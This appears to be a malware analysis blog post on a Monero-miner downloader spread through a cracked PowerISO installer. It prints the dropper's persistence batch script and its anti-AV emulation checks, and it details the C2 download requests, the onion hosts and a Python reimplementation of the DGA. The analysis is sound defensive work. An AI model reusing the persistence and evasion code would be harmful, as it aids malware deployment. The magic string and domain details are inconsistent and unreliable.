



Bert Hubert 
@PowerDNS_Bert

Is anyone aware of a DNS based DoS attack going on for *.hosting, *.blackfriday, *.tickets, *.org, *.feedback? I see these a lot on the PowerDNS DoH server (mailman.powerdns.com/pipermail/dnsd...)

```

9.55.22:61492 0 14f309a6789d0.blackfriday. A RD Question
79.55.22:61492 0 907d8804019a3.org. A RD Question
79.55.22:61492 0 24884a97d26bd.tickets. A RD Question
79.55.22:61492 0 c0dc92994d9fb.feedback. A RD Question
79.55.22:61492 127.0.0.1:53 0 907d8804019a3.org. A 0.1 RD Non-Existent domain
79.55.22:61492 127.0.0.1:53 0 24884a97d26bd.tickets. A 14.0 RD Non-Existent domain
79.55.22:61492 0 536db0e5b77d1.hosting. A RD Question
79.55.22:61492 0 c0dc92994d9fb.feedback. A RD Question
79.55.22:61492 0 24884a97d26bd.tickets. A RD Question
79.55.22:61492 127.0.0.1:53 0 24884a97d26bd.tickets. A 0.7 RD Non-Existent domain
79.55.22:61492 127.0.0.1:53 0 c0dc92994d9fb.feedback. A 25.9 RD Non-Existent domain
79.55.22:61492 127.0.0.1:53 0 c0dc92994d9fb.feedback. A 10.0 RD Non-Existent domain
79.55.22:61492 127.0.0.1:53 0 14f309a6789d0.blackfriday. A 92.9 RD Non-Existent domain
79.55.22:61492 127.0.0.1:53 0 536db0e5b77d1.hosting. A 130.4 RD Non-Existent domain

```

10:40 pm · 10 Nov 2018 · [Twitter Web Client](#)

17 Retweets 18 Likes

Paul Melson associated one of the domains with a Monero Miner:



I found [this](#) sample, which produces these domains

MD5

39c8620827ab6005e57e9e9f172d47ff

SHA1

239a7a6ea5155b1863815f595841d00cb0feec46


SHA256

e82c95edb680fd6a88b73eb8389759f03aebfcb70e081ecb259ea738e16f8cdd

Size

7734 KB, 7919356 Bytes

The executable is a Nullsoft installer that drops three files:



PowerISO6-Full.exe

This could be cracked version of PowerISO 6, with potentially additional malware. I didn't analyse the file. (MD5: `31594d28c74f367073ba17acea9809f6`)

svchostc.exe

The actual malware that this post is about. (MD5: `1d47bd7706b2032aa41257c92cb0e3b1`)

launcher.bat

An install script to copy `svchostc.exe` to the local appdata and to create a scheduled task to run it on reboot (MD5: `31c740ee5ebd975decd8345baa5ff4e6`).

The `launcher.bat` copies the malware to the local AppData folder and creates a scheduled task to run the binary `svchostc.exe` when the client starts (after a 10 minute delay):

```
@echo off
echo "PATCHING..."
set installpath=%~1
if not exist "%LOCALAPPDATA%\svchostc\" mkdir %LOCALAPPDATA%\svchostc\ >nul 2>&1
move "%installpath%\svchostc.exe" "%LOCALAPPDATA%\svchostc\svchostc.exe" >nul 2>&1
schtasks /create /tn svchostc /sc ONSTART /DELAY 0010:00 /RL HIGHEST →
  /tr "%LOCALAPPDATA%\svchostc\svchostc.exe" /f >nul 2>&1
start "" "%LOCALAPPDATA%\svchostc\svchostc.exe"
```

```
(goto) 2>nul & del "%~f0"
```

You find the artifacts of an actual infection – including the `svchostc.exe` – in [this GitHub repository](#). None of the generated C2 DGA domains currently delivers any payload, but both the artifacts in the GitHub repository, as well as the tweet by Paul Melson, hint a dropped Monero miner.

About the Downloader

I did not find any public reports of the downloader `svchostc.exe` (`1d47bd7706b2032aa41257c92cb0e3b1`), and even though the sample is classified as malicious by many AV products, they only give it generic names. While trying to find other samples, I stumbled upon this executable:

MD5

a4c3e4634219a9be12aebaebd91c75fa

SHA1

59ffcd2bc41206ec4e4d2609b818a8e8cc1ec677

SHA256

2a821ee54d13c9d83909f1fadc283b9340e3f024cac36e97b29f88a94274788e

Size

23213 KB, 23769216 Bytes

Many AV call this sample `Riskware` or `Not-a-virus` . The sample has very similar functionality, but differs in the C2 communication, most notably it does not have a DGA. I will still include it in the discussion of the malware.

Both samples are written in C++ and don't have their debug information stripped (as `DWARF`). I will therefore use the original names of the functions given by the malware authors.

Both samples perform four steps:

1. Check for AV software and exit if one is detected.
2. Collect system information.
3. Contact C2 servers to download the actual malware.
4. Make sure the downloaded malware is running, restarting it if necessary.

Step 1: Anti AV

Both samples use the same anti AV emulation checks, which they call `avTests`. All tests are taken from the paper "Bypass Antivirus Dynamic Analysis" by Emeric Nasi from August 2014. In total there are six tests *a* to *f*. If any test returns True, the malware sleeps 10 seconds and exits.

a - flsTest

This is the test *Example 2: What the fuck are FLS?*:

```
bool flsTest(void)
{
    return FlsAlloc(0i64) != FLS_OUT_OF_INDEXES;
}
```

b - winApiTest

This is the test *Example 1: What the fuck is NUMA?:*

```
bool winApiTest(void)
{
    HANDLE hProcess; // rax

    hProcess = GetCurrentProcess();
    return VirtualAllocExNuma(hProcess, 0i64, 1000ui64, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE, 0) != 0i64;
}
```

c - timeDistortionTest

This is the test *Example 2: Time distortion:*

```
_BOOL8 timeDistortionTest(void)
{
    DWORD ticks_after; // [rsp+28h] [rbp-8h]
    DWORD ticks_before; // [rsp+2Ch] [rbp-4h]

    ticks_before = GetTickCount();
    Sleep(1000u);
    ticks_after = GetTickCount();
    return ticks_before + 1000 <= ticks_after && ticks_before + 1500 >= ticks_after;
}
```

d - systemProcessTest

This is the test *Example 1: Attempt to open a system process:*

```
bool systemProcessTest(void)
{
    return OpenProcess(PROCESS_ALL_ACCESS, 0, 4u) == 0i64;
}
```

e - incrementTest

This is the test *Example 2: Hundred million increments:*

```
bool incrementTest(void)
{
    int i; // [rsp+8h] [rbp-8h]
    int cpt; // [rsp+Ch] [rbp-4h]

    cpt = 0;
    for ( i = 0; i <= 99999999; ++i )
        ++cpt;
    return cpt == 100000000;
}
```

f - memoryTest

This is the test *Example 1: Allocate and fill 100M memory:*

```
__int64 memoryTest(void)
{
    void *Block; // [rsp+28h] [rbp-8h]

    Block = malloc(100000000ui64);
    if ( !Block )
        return 0i64;
    memset(Block, 0, 100000000ui64);
    free(Block);
    return 1i64;
}
```

Step 2: Collect System Information

The DGA sample only collects two pieces of information:


- The number of processors of the infected system (with `GetSystemInfo`).
- The installed version of the Monero miner.

The version of the miner is saved as a filename in the directory

`CSIDL_LOCAL_APPDATA\svchostc` , for example in

`C:\Users\User\AppData\Local\svchostc` . The filename has the format `wincache<nr>` ,

where `<nr>` is the version number (as an integer). An example of such a file can be seen in the aforementioned [GitHub repository with artifacts](#):



The screenshot shows a GitHub repository for 'MalwareAnalysis-Miner' on the 'LOCALAPPDATA / svchostc /' branch. The repository owner is 'bisho1995'. The latest commit is 'e3e51a8' on Sep 15, 2018. The file list shows two files: 'svchostc.exe' and 'wincache15', both with the commit message 'Initial assessment done' and a commit date of 'last year'.

File Name	Commit Message	Commit Date
svchostc.exe	Initial assessment done	last year
wincache15	Initial assessment done	last year

In this case the version number would be 15. The version number and the number of processors are then stored in a string `;v:<version>;c:<nrofprocessors>` , e.g., `;v:15;c:2` , which is then base64-encoded (e.g., `03Y6MTU7YzoyIC1uCg==`).

The Tor-based downloader generates a much more detailed system report, by running the following commands:

- `cmd.exe /c "(wmic computersystem get /format:list)`
- `cmd.exe /c "(wmic cpu get /format:list)`
- `cmd.exe /c "(wmic memorychip get /format:list)`
- `cmd.exe /c "(wmic path Win32_VideoController get /format:list)`
- `cmd.exe /c "(wmic /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get /format:list)`

- `cmd.exe /c "(wmic nicconfig get /format:list)`
- `cmd.exe /c "(wmic os get /format:list)`
- `cmd.exe /c "(wmic path Win32_SystemEnclosure get /format:list)`

Step 3: Downloading the Malware

The Tor-based downloader comes with Tor version 0.3.3.7, which it installs to `%LOCALAPPDATA%\Temp\`. It then tries to contact `http://www.google.com` over Proxy `127.0.0.1:9050` to see if Tor is running. Otherwise it will try to reinstall the software until the connection to Google over Tor succeeds.

The malware then tries to download the payload from two domains on an alternating basis:

- `asxe4d2fmz7ji5ux.onion`
- `dyvt2mleg33f6zdb.onion`

The DGA based malware does not use Tor, and uses algorithmically generated domains, as described in [Section DGA](#).

The next steps are almost identical for both variants. I'm only presenting the DGA-based version. First, the malware sends the system information to a file called `hello.php` with a simple HTTP GET request:

```
GET /hello.php?info=03Y6MDtj0jI= HTTP/1.1
Host: 31b4bd31fg1x2.org
Connection: close
```

The response either needs to have a `Content-Length` HTTP-header, or it needs to set the length of the payload as the first line after optional http headers. The length is stored as text, an interpreted as base 16.

After that follows a 512 byte RSA signature, and then the signed content, which is just an integer version number stored as text:

```
<length>\r\n
<512 Bytes signature>
<version nr>
```

The signature is verified with the following RSA key:


```
30820120300D06092A864886F70D01010105000382010D003082010
80282010100B5E3FE072C644E09E276C48C43DF8944FB9DE98641F9
FA24785B1217581924299D5CBFF5FFA803A5A88F54142E9124E41BA
2E9AE6862D5542D7592846E853F5C04AEC33550CB8023CE9780E15B
4B6E1C92F61683E0D387A6DC610DEF52AEE75D99706EA7AF7D9C465
F97F14C9E2BA42BBE4735124AE08BA70962FA3DED1EDC5571644B0F
6659671AED866164255D229946002D4A7C1D5B360410132EB5801AB
985506316708170D749362E4B0E8B825EF358A2FA87601DE49E27E8
9F728E09D6FEAC1005F69BCDE8E63BEC25B3ED1664B29480501FAD3
E9F3D043894A1D4751FFD4ACE00E403D5D1911C98CAFC54074CA04D
126AEE24A4173625D57D3DD44E2F020111
```

If the signature of the version number is OK, and the version is greater than an already installed miner, then a second HTTP request is made:

```
GET /binary HTTP/1.1
Host: 31b4bd31fg1x2.org
Connection: close
```

The response has the same format as before, but instead of the version number, an unencrypted archive is delivered with the malware.

The DGA

The DGA-based malware is very noisy. It generates an infinite number of domains until it gets a valid signed payload:

Protocol	Length	Info
DNS	77	Standard query 0x09ff A 31b4bd31fg1x2.org
DNS	77	Standard query 0x2502 A 0f498b57c0ebf.org
DNS	77	Standard query 0x218f A 4dd8cc5416779.org
DNS	77	Standard query 0x1364 A 5ada96373f565.org
DNS	77	Standard query 0x7a1c A 401be222b56df.org
DNS	77	Standard query 0xb224 A 02c3c690ffaad.org
DNS	81	Standard query 0x8fe3 A 31b4bd31fg1x2.tickets
DNS	85	Standard query 0xc147 A 31b4bd31fg1x2.blackfriday
DNS	81	Standard query 0xffec A 31b4bd31fg1x2.hosting
DNS	82	Standard query 0xea14 A 31b4bd31fg1x2.feedback
DNS	77	Standard query 0x1ea3 A 021161af9fa48.org
DNS	81	Standard query 0x5563 A 0f498b57c0ebf.tickets
DNS	85	Standard query 0xa964 A 0f498b57c0ebf.blackfriday
DNS	81	Standard query 0xc159 A 0f498b57c0ebf.hosting
DNS	82	Standard query 0xbc48 A 0f498b57c0ebf.feedback
DNS	77	Standard query 0x6703 A f992d6837995d.org
DNS	81	Standard query 0xe1b2 A 4dd8cc5416779.tickets
DNS	85	Standard query 0x95e2 A 4dd8cc5416779.blackfriday
DNS	81	Standard query 0x2dbb A 4dd8cc5416779.hosting
DNS	82	Standard query 0xb03c A 4dd8cc5416779.feedback
DNS	77	Standard query 0xfd55 A aaba4c7fd89c2.org
DNS	81	Standard query 0x529d A 5ada96373f565.tickets
DNS	85	Standard query 0xb428 A 5ada96373f565.blackfriday
DNS	81	Standard query 0xe510 A 5ada96373f565.hosting
DNS	82	Standard query 0xeea9 A 5ada96373f565.feedback
DNS	81	Standard query 0x140d A 401be222b56df.tickets
DNS	85	Standard query 0xe40e A 401be222b56df.blackfriday
DNS	77	Standard query 0x7df1 A 38edc51ec3837.org
DNS	81	Standard query 0x65ed A 401be222b56df.hosting
DNS	82	Standard query 0x6603 A 401be222b56df.feedback
DNS	77	Standard query 0xd15e A 145796330ccc0.org
DNS	81	Standard query 0xd42b A 02c3c690ffaad.tickets
DNS	85	Standard query 0x5052 A 02c3c690ffaad.blackfriday
DNS	81	Standard query 0xb18b A 02c3c690ffaad.hosting
DNS	82	Standard query 0xbb1f A 02c3c690ffaad.feedback
DNS	77	Standard query 0x30db A 2cf8331495a97.org

The downloader has five top level domains:

- .org
- .tickets
- .blackfriday
- .hosting
- .feedback

Each of the tld is passed to a separated thread that generates the second level domain and then performs the download operation discussed before.

The DGA generates up to 500 second level domains per day (i.e., 2500 different domains), going back in time if the number is exhausted. The first domain per day is special, as it is always using the hardcoded second level domain `31b4bd31fg1x2`. The remaining 499 domains are generated as follows:

1. Determine the number of days since epoch (1.1.1970)
2. Join a hardcoded magic string (`jkhhksugrhtijys78g46`), the number of days since epoch, and the current domain nr (1 to 499) with dashes "-". For example `jkhhksugrhtijys78g46-18243-1`.
3. MD5-hash the string, e.g., `00120343a5dc7d2e4e11938b0e1fed43`
4. Use the first 13 letters of the hash as the second level domain, and add the top level domain for the thread, e.g., `00120343a5dc7.org`

The following reimplementation in Python illustrates the domain generating procedure.

Python Reimplementation

```

from datetime import datetime
import hashlib
import argparse

tlds = [
    ".org",
    ".tickets",
    ".blackfriday",
    ".hosting",
    ".feedback",
]

magic = "jkhksugrhtijys78g46"
special = "31b4bd31fg1x2"

def dga(date, back=0):
    epoch = datetime(1970, 1, 1)
    days_since_epoch = (date - epoch).days
    days = days_since_epoch
    for j in range(back+1):
        for nr in range(500):
            for tld in tlds:
                seed = "{}-{}-{}".format(magic, days, nr)
                m = hashlib.md5(seed.encode('ascii')).hexdigest()
                mc = m[:13]
                if nr == 0:
                    sld = special
                else:
                    sld = mc

                domain = "{}{}".format(sld, tld)
                yield domain
            days -= 1

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument("-d", "--date", help="date when domains are generated")
    args = parser.parse_args()
    if args.date:
        d = datetime.strptime(args.date, "%Y-%m-%d")
    else:
        d = datetime.now()
    for domain in dga(d):
        print(domain)

```

For example, the domains shown in the screenshot of the Tweets are from April 10th, 2018, and can be generated as follows:

```
python3 dga.py --date 2018-04-10
```

Characteristics

The DGA has these properties:

type

TDD (time-dependent deterministic)

generation scheme

MD5 hashing

seed

current date and magic string

domain change frequency

1 day

domains per day

499 (+1 hardcoded)

sequence

each tld runs in separate thread, within which the domains are generated sequentially

wait time between domains

none

top level domains:

.org, .tickets, .blackfriday, .hosting, .feedback

second level characters

a-z0-f

second level domain length

13